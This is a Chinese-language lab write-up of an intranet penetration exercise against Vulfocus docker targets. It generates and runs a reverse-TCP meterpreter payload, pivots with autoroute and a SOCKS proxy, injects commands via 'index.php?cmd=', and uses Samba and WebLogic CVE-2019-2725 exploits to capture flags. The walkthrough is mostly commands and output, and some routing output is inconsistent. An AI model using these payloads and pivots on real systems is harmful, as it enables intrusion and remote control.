网安实践：内网渗透和攻击

实验环境

- kali
- metasploit
- docker
- vulficus

实验步骤


步骤一 攻击入口靶标并getflag

步骤二 设立立足点并发现靶标2-3

1. 在攻击者主机上生成meterpreter.elf文件 `msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<攻击者主机IP> LPORT=<端口> -f elf > meterpreter.elf`

```
┌──(kali㉿kali-attacker)-[~]
└─$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=4422 -f elf > meterpreter.elf
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes
```

2. 上传文件（要求完成入口靶标的提权行为）



3. 在metasploit里设置如下并`run -j`等待

```
use exploit/multi/handler
set payload linux/x86/meterpreter/reverse_tcp
```

```
set lhost <攻击者主机IP>
set lport <端口>
run -j
```

注意，这里的IP和端口要和生成.elf文件时设置的一样

5. 在靶机上进入入口靶标的容器，在靶机里运行meterpreter.elf

```
┌──(kali㉿kali)-[~]
└─$ docker exec -it fe35 bash
root@fe35bfc083e6:/# wget http://192.168.56.101:61696/wp-content/uploads/2025/05/meterpreter.elf
--2025-05-24 19:12:11--  http://192.168.56.101:61696/wp-content/uploads/2025/05/meterpreter.elf
Connecting to 192.168.56.101:61696... connected.
HTTP request sent, awaiting response... 200 OK
Length: 207
Saving to: 'meterpreter.elf'

meterpreter.elf              100%[=============================================>]     207  --.-KB/s    in 0s

2025-05-24 19:12:11 (50.2 MB/s) - 'meterpreter.elf' saved [207/207]

root@fe35bfc083e6:/# chomd 7777 meterpreter.elf
bash: chomd: command not found
root@fe35bfc083e6:/# ./meterpreter.elf
bash: ./meterpreter.elf: Permission denied
root@fe35bfc083e6:/# sudo ./meterpreter.elf
bash: sudo: command not found
root@fe35bfc083e6:/# touch meterpreter.elf
root@fe35bfc083e6:/# chomd +x meterpreter.elf
bash: chomd: command not found
root@fe35bfc083e6:/# chmod +x meterpreter.elf
root@fe35bfc083e6:/# ./meterpreter.elf
```


6. 返回到攻击者主机，可以看到连接成功

```
msf6 exploit(multi/handler) > set payload payload/linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.56.102:4422
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION,
 or build PostgreSQL with the right library version.
[*] Sending stage (1017704 bytes) to 192.168.56.101
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION,
 or build PostgreSQL with the right library version.
WARNING:  database "msf" has a collation version mismatch
DETAIL:  The database was created using collation version 2.38, but the operating system provides version 2.40.
HINT:  Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION,
 or build PostgreSQL with the right library version.
[*] Meterpreter session 1 opened (192.168.56.102:4422 -> 192.168.56.101:43884) at 2025-05-25 00:40:56 -0400
sessions -l

Active sessions
===============

  Id  Name  Type                  Information          Connection
  --  ----  ----                  -----------          ----------
  1         meterpreter x86/linux  root @ 192.170.84.4  192.168.56.102:4422 -> 192.168.56.101:43884 (192.168.56.101)
```

7. 升级shell `sessions -u <会话编号>`

```
msf6 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[!] SESSION may not be compatible with this module:
[!]  * missing Meterpreter features: stdapi_railgun_api
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.56.102:4433
[*] Sending stage (1017704 bytes) to 192.168.56.101
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(multi/handler) > [*] Meterpreter session 2 opened (192.168.56.102:4433 -> 192.168.56.101:41894) at 2025-05-25 00:41
:44 -0400

[*] Stopping exploit/multi/handler
```

8. 进入新开启的会话，查看route，arp， ipconfig `sessions -i <会话编号>`



```
meterpreter > route

IPv4 network routes
===================

    Subnet        Netmask        Gateway       Metric  Interface
    ------        -------        -------       ------  ---------
    0.0.0.0       0.0.0.0        192.170.84.1  0       eth0
    192.170.84.0  255.255.255.0  0.0.0.0       0       eth0
```

```
meterpreter > ipconfig

Interface  1
============
Name         : lo
Hardware MAC : 00:00:00:00:00:00
MTU          : 65536
Flags        : UP,LOOPBACK
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff::


Interface  2
============
Name         : eth0
Hardware MAC : 22:fd:a1:5d:44:72
MTU          : 1500
Flags        : UP,BROADCAST,MULTICAST
IPv4 Address : 192.170.84.4
IPv4 Netmask : 255.255.255.0
```

9. 设置pivot路由

```
meterpreter > run autoroute -s 192.169.85.0/24
\[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 192.169.85.0/255.255.255.0...
[+] Added route to 192.169.85.0/255.255.255.0 via 192.168.56.101
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.169.85.0       255.255.255.0      Session 10
   192.170.84.0       255.255.255.0      Session 9
   192.170.84.2       255.255.255.0      Session 10
   192.170.84.3       255.255.255.0      Session 10
```

10. 扫描

```
search portscan
use 0
set rhosts <ip>
set ports <ports>
set threads 10
run
```

```
msf6 auxiliary(scanner/portscan/tcp) > set rhosts 192.170.84.2-254
rhosts => 192.170.84.2-254
msf6 auxiliary(scanner/portscan/tcp) > run -j
[*] Auxiliary module running as background job 21.
msf6 auxiliary(scanner/portscan/tcp) >
[+] 192.170.84.3:         - 192.170.84.3:80 - TCP OPEN
[+] 192.170.84.2:         - 192.170.84.2:80 - TCP OPEN
[+] 192.170.84.4:         - 192.170.84.4:80 - TCP OPEN
[*] 192.170.84.2-254:     - Scanned  27 of 253 hosts (10% complete)
[*] 192.170.84.2-254:     - Scanned  51 of 253 hosts (20% complete)
[*] 192.170.84.2-254:     - Scanned  76 of 253 hosts (30% complete)
[*] 192.170.84.2-254:     - Scanned 102 of 253 hosts (40% complete)
[*] 192.170.84.2-254:     - Scanned 127 of 253 hosts (50% complete)
[*] 192.170.84.2-254:     - Scanned 152 of 253 hosts (60% complete)
[*] 192.170.84.2-254:     - Scanned 180 of 253 hosts (71% complete)
[*] 192.170.84.2-254:     - Scanned 203 of 253 hosts (80% complete)
[*] 192.170.84.2-254:     - Scanned 228 of 253 hosts (90% complete)
[*] 192.170.84.2-254:     - Scanned 253 of 253 hosts (100% complete)
```

扫描100%后查看存活的主机和服务，使用`hosts`和`services`

```
nmap -p 80 192.170.84.3
[*] exec: nmap -p 80 192.170.84.3

Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-24 16:47 EDT
Stats: 0:00:02 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Stats: 0:00:03 elapsed; 0 hosts completed (0 up), 1 undergoing Ping Scan
Parallel DNS resolution of 1 host. Timing: About 0.00% done
Nmap scan report for 192.170.84.3
Host is up (0.00062s latency).

PORT   STATE    SERVICE
80/tcp filtered http

Nmap done: 1 IP address (1 host up) scanned in 3.34 seconds
msf6 exploit(unix/webapp/thinkphp_rce) > vices
[-] Unknown command: vices. Run the help command for more details.
msf6 exploit(unix/webapp/thinkphp_rce) > services
Services
========

host            port   proto  name  state   info
----            ----   -----  ----  -----   ----
192.168.56.101  49723  tcp           closed
192.168.56.101  61696  tcp    http   open    Apache httpd 2.4.18 (Ubuntu)
192.170.84.2    80     tcp    http   open
192.170.84.3    80     tcp    http   open
192.170.84.4    80     tcp    http   open
```

11. 设置代理 参照教学课件和视频


```
msf6 auxiliary(scanner/portscan/tcp) > search socks_proxy

Matching Modules
================

   #  Name                          Disclosure Date  Rank    Check  Description
   -  ----                          ---------------  ----    -----  -----------
   0  auxiliary/server/socks_proxy  .                normal  No     SOCKS Proxy Server


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/server/socks_proxy

msf6 auxiliary(scanner/portscan/tcp) > use 0
msf6 auxiliary(server/socks_proxy) > run -j
[*] Auxiliary module running as background job 2.
msf6 auxiliary(server/socks_proxy) >
[*] Starting the SOCKS proxy server
```

```
┌──(kali㉿kali-attacker)-[~]
└─$ sudo lsof -i tcp:1080 -l -n -P
sudo: unable to resolve host kali-attacker: Name or service not known
[sudo] password for kali:
COMMAND      PID     USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
firefox-e 366092     1000   59u  IPv4 837334      0t0  TCP 127.0.0.1:40850->127.0.0.1:1080 (ESTABLISHED)
ruby      387056     1000   10u  IPv4 797778      0t0  TCP *:1080 (LISTEN)
ruby      387056     1000   18u  IPv4 837762      0t0  TCP 127.0.0.1:1080->127.0.0.1:40850 (ESTABLISHED)
```

`cat /etc/proxychains4.conf` 确认有以下配置

```
#
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
socks5 127.0.0.1 1080
```

并且配置浏览器代理,方便直接从浏览器访问网页




完成入口靶标的提权行为后，可以继续尝试上传一些不同的木马文件，例如： 扫描下层ip和端口开放情况

```php
<?php
// 定义目标主机列表
$hosts = ['192.170.84.2', '192.170.84.3', '192.170.84.4'];

// 定义需要扫描的端口范围
$ports = range(79, 81);

// 超时时间（秒）
```

```php
$timeout = 1;

echo "<table border='1'>";
echo "<tr><th>主机</th><th>端口</th><th>状态</th></tr>";

foreach ($hosts as $host) {
    foreach ($ports as $port) {
        $fp = @fsockopen($host, $port, $errno, $errstr, $timeout);
        if ($fp) {
            // 端口开放
            $status = "开放";
            fclose($fp);
        } else {
            // 端口关闭或超时
            $status = "关闭";
        }
        echo "<tr><td>{$host}</td><td>{$port}</td><td>{$status}</td></tr>";
    }
}

echo "</table>";
?>
```

可以在网页上看到上传成功，点击以后打印扫描结果



主机	端口	状态
192.170.84.2	79	关闭
192.170.84.2	80	开放
192.170.84.2	81	关闭
192.170.84.3	79	关闭
192.170.84.3	80	开放
192.170.84.3	81	关闭
192.170.84.4	79	关闭
192.170.84.4	80	开放
192.170.84.4	81	关闭

步骤三 攻击新发现的靶机

nginx

nginx

1. 设置代理curl扫描到的IP `proxychains curl http://192.170.84.2`

```
msf6 auxiliary(scanner/portscan/tcp) > proxychains curl http://192.170.84.2
[*] exec: proxychains curl http://192.170.84.2

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.170.84.2:80  ...
index.php?cmd=ls /tmpmsf6 auxiliary(scanner/portscan/tcp) > proxychains curl
```

2. 根据提示执行以下命令，即可getflag `proxychains curl http://<目标IP>/index.php?cmd=ls%20/tmp`

```
msf6 auxiliary(scanner/portscan/tcp) > proxychains curl http://192.170.84.2/index.php?cmd=ls%20/tmp
[*] exec: proxychains curl http://192.170.84.2/index.php?cmd=ls%20/tmp

[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain  ...  127.0.0.1:1080  ...  192.170.84.2:80  ...  OK
index.php?cmd=ls /tmpflag-{bmh1bfc8f55-ce51-4e79-9eeb-5723ac1618c8}
```

samba

1. 搜索可用攻击模块并选择合适的模块，设置合适的options，进行攻击

```
search semba type:exploit
use exploit/linux/samba/is_know_pipname
# 设置options，可以使用show options查看需要设置的内容
# 执行攻击
run
```

2. get flag

```
msf6 exploit(linux/samba/is_known_pipename) > [*] Command shell session 5 opened (192.170.84.3:35318 -> 192.170.84.4:445 via ses
sion 4) at 2025-05-25 06:23:24 -0400
sessions -i 5
[*] Starting interaction with 5...

ls
flag-{bmh0844854b-efbe-4e19-9726-012704bb0799}
```

步骤四 设立pivot路由并发现靶标4-5

1. 查看第一层两台主机的ip

```
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0@if31: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether f6:d4:2c:05:83:22 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.170.84.4/24 brd 192.170.84.255 scope global eth0
       valid_lft forever preferred_lft forever
3: eth1@if33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether e6:e9:70:fe:16:18 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.169.85.4/24 brd 192.169.85.255 scope global eth1
       valid_lft forever preferred_lft forever
```

可以看到192.170.84.4这一台机器有双网卡

2. 升级对应的shell

```
msf6 exploit(linux/samba/is_known_pipename) > sessions -u 11
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [11]
[*] Upgrading session ID: 11
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.170.84.3:4433 via the meterpreter on session 10
[*] Sending stage (1017704 bytes) to 192.170.84.4
[*] Sending stage (1017704 bytes) to 192.170.84.4
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(linux/samba/is_known_pipename) > [*] Meterpreter session 12 opened (192.170.84.3:4433 -> 192.170.84.4:45366
 via session 10) at 2025-05-25 07:51:12 -0400

[*] Stopping exploit/multi/handler
sessions -l

Active sessions
===============

  Id  Name  Type                   Information          Connection
  --  ----  ----                   -----------          ----------
  10        meterpreter x86/linux  root @ 192.170.84.3  192.168.56.102:4455 -> 192.168.56.101:45030 (::1)
  11        shell cmd/unix                              192.170.84.3:33490 -> 192.170.84.4:445 via session 10 (192.170
                                                        .84.4)
  12        meterpreter x86/linux  root @ 192.170.84.4  192.170.84.3:4433 -> 192.170.84.4:45366 via session 10 (192.17
                                                        0.84.4)
```

3. 设置pivot路由

```
meterpreter > run autoroute -s 192.169.85.0/24
\[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 192.169.85.0/255.255.255.0...
[+] Added route to 192.169.85.0/255.255.255.0 via 192.168.56.101
[*] Use the -p option to list all active routes
meterpreter > run autoroute -p
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   192.169.85.0       255.255.255.0      Session 10
   192.170.84.0       255.255.255.0      Session 9
   192.170.84.2       255.255.255.0      Session 10
   192.170.84.3       255.255.255.0      Session 10
```

步骤五 攻击靶标4-5

weblogic

```
search cve-2019-2725
use 0
set Proxies socks5:127.0.0.1:1080
# 设置靶机IP等
# 例:
# set rhosts 192.169.85.3
# 设置完成以后再进行攻击
run
```

会话窗口开启以后，进入shell，输入ls /tmp，getflag

```
ls /tmp
bea10613936482338598 20.tmp
cookie.txt
flag-{bmhed56e02f-b695-4710-97b2-939346677ec5}
hsperfdata_root
packages
wlstTemproot
^Z
```

apache

步骤六 发现终点靶标

同样，ip a查看第二层靶机的网卡，发现双网卡

```
msf6 exploit(multi/misc/weblogic_deserialize_asyncresponseservice) > sessions -i 3
[*] Starting interaction with 3...

ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0@if43: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 96:fb:02:45:11:fc brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.2/24 brd 10.10.10.255 scope global eth0
       valid_lft forever preferred_lft forever
3: eth1@if45: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether aa:59:34:00:b2:d3 brd ff:ff:ff:ff:ff:ff
    inet 192.169.85.3/24 brd 192.169.85.255 scope global eth1
       valid_lft forever preferred_lft forever
```

升级shell `sessions -u <>` 进入新启动的shell `sessions -i <>` 设置pivot路由 `run autoroute -s 10,10,10,0/24`

```
meterpreter > run autoroute -s 10.10.10.0/24
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]
[*] Adding a route to 10.10.10.0/255.255.255.0...
[-] Could not execute autoroute: ArgumentError Invalid :session, expected Session object got Msf::Sessions::Meterpreter_x86_Linux
```

```
meterpreter > run autoroute -p
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.
[!] Example: run post/multi/manage/autoroute OPTION=value [...]

Active Routing Table
====================

   Subnet             Netmask            Gateway
   ------             -------            -------
   10.10.10.0         255.255.255.0      Session 4
   192.169.85.0       255.255.255.0      Session 2
   192.170.84.0       255.255.255.0      Session 4
```

扫描发现终点靶标


```
msf6 auxiliary(scanner/portscan/tcp) > run -j
[*] Auxiliary module running as background job 5.
msf6 auxiliary(scanner/portscan/tcp) >
[+] 10.10.10.3:           - 10.10.10.3:80 - TCP OPEN
[*] 10.10.10.2-254:       - Scanned  26 of 253 hosts (10% complete)
[*] 10.10.10.2-254:       - Scanned  51 of 253 hosts (20% complete)
[*] 10.10.10.2-254:       - Scanned  78 of 253 hosts (30% complete)
[*] 10.10.10.2-254:       - Scanned 102 of 253 hosts (40% complete)
[*] 10.10.10.2-254:       - Scanned 128 of 253 hosts (50% complete)
[*] 10.10.10.2-254:       - Scanned 152 of 253 hosts (60% complete)
[*] 10.10.10.2-254:       - Scanned 178 of 253 hosts (70% complete)
[*] 10.10.10.2-254:       - Scanned 206 of 253 hosts (81% complete)
[*] 10.10.10.2-254:       - Scanned 228 of 253 hosts (90% complete)
[*] 10.10.10.2-254:       - Scanned 253 of 253 hosts (100% complete)
```

步骤七 攻击终点靶标

